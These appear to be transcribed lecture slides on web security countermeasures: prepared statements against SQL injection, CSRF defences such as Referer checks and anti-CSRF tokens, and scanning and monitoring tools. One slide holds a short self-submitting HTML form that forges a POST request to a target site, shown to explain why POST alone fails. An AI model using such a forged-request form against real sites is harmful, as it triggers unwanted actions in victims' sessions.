Countermeasures: SQLI

- Use prepared statements instead of composing query by hand

```
$db = mysqli_init();
$stmt = mysqli_prepare($db,
  “SELECT id FROM authors “ .
  “WHERE name = ?”);
mysqli_stmt_bind_param($stmt,
  “s”, $_GET[“name”]);
mysqli_stmt_execute($stmt);
```

CSRF countermeasures

- Use POST instead of GET requests

CSRF countermeasures

- Use POST instead of GET requests
- Easy for an attacker to generate POST requests:

```
<form id="f" action="http://target.com/"
            method="post">
  <input name="p" value="42">
</form>
<script>
  var f = document.getElementById('f');
  f.submit();
</script>
```

CSRF countermeasures

- Check the value of the `Referer` header of incoming requests

CSRF countermeasures

- Check the value of the `Referer` header of incoming requests
- Attacker cannot spoof the value of the `Referer` header (modulo bugs in the browser)

CSRF countermeasures

- Check the value of the `Referer` header of incoming requests
- Attacker cannot spoof the value of the `Referer` header (modulo bugs in the browser)
- Legitimate requests may be stripped of their `Referer` header
  - Proxies
  - Web application firewalls

CSRF countermeasures

- Every time a form is served, add an additional parameter with a secret value (token) and check that it is valid upon submission

```
<form>
  <input …>
  <input name="anticsrf" type="hidden"
         value="asdje8121asd26n1"
</form>
```

CSRF countermeasures


- Every time a form is served, add an additional parameter with a *secret value* (token) and check that it is valid upon submission
- If the attacker can guess the token value, then no protection

CSRF countermeasures

- *Every time* a form is served, add an additional parameter with a secret value (token) and check that it is valid upon submission
- If the token is not regenerated each time a form is served, the application may be vulnerable to *replay* attacks (nonce)


TOOLs

Tools: source code analysis




LAPSE: Web Application Security Scanner for Java http://suif.stanford.edu/~livshits/work/lapse/

Tools: request tampering



Live HTTP Headers
https://addons.mozilla.org/en-US/firefox/addon/3829

Tools: burp



http://www.portswigger.net/suite/

Tools: web application scanners

- Tools to automatically find vulnerabilities in web applications


Tools: mod_security

http://www.modsecurity.org/

Tools: PHPIDS

http://php-ids.org/

Tools: log analyzers



Tools: logwatch, SWATCH, …

Conclusions

- Keep server and third-party applications and library up-to-date
- Do not trust user input
- Review code & design and identify possible weaknesses
- Monitor run-time activity to detect ongoing attacks/probes

End